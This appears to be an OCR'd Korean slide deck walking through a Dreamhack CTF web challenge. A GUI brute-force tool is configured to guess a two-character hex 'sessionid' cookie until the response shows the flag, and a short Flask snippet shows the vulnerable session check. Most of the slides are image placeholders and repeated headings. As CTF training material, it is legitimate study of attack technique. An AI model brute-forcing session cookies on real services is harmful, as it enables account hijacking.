


브로트 포스 선택시 실행되는 화면

> 각 URL, Char_set, Min/Max_length, method, 설정

실제 buteforce 작동 및 사용






각 간에 맞는 정보를 입력

> ex. URL칸에 드림핵 문제 사이트 링크


실제 buteforce 작동 및 사용



시도할 문자열 입력 (16진수 > 0 ~ f 까지)

각 칸에 맞는 정보를 입력


실제 buteforce 작동 및 사용



모두 2자리 > 최소 / 최대 모두 '2'입력

각 칸에 맞는 정보를 입력


실제 buteforce 작동 및 사용



쿠키로 전달하기 때문에 COOKIE 선택

각 칸에 맞는 정보를 입력


실제 buteforce 작동 및 사용



실제 buteforce 작동 및 사용

next클릭시 나오는 2번 창


실제 buteforce 작동 및 사용



성공시 출력되는 메세지 입력 (코드상 여기선 'flag is' ('DH'도 가능))

```
ame}, {"flag is " + FLAG if username == "admin" else "you are not admin"}')
```


실제 buteforce 작동 및 사용




sessionid 에서 가져와 값을 검증함
> Cookie 키 'sessionid' 로 설정

```python
@app.route('/')
def index():
    session_id = request.cookies.get('sessionid', None)
    try:
        username = session_storage[session_id]
    except KeyError:
        return render_template('index.html')
```

실제 buteforce 작동 및 사용




실제 buteforce 작동 및 사용



최종 페이로드


실제 buteforce 작동 및 사용



실제 buteforce 작동 및 사용


과연 실행 결과는 ....?

실제 buteforce 작동 및 사용




??

실제 buteforce 작동 및 사용



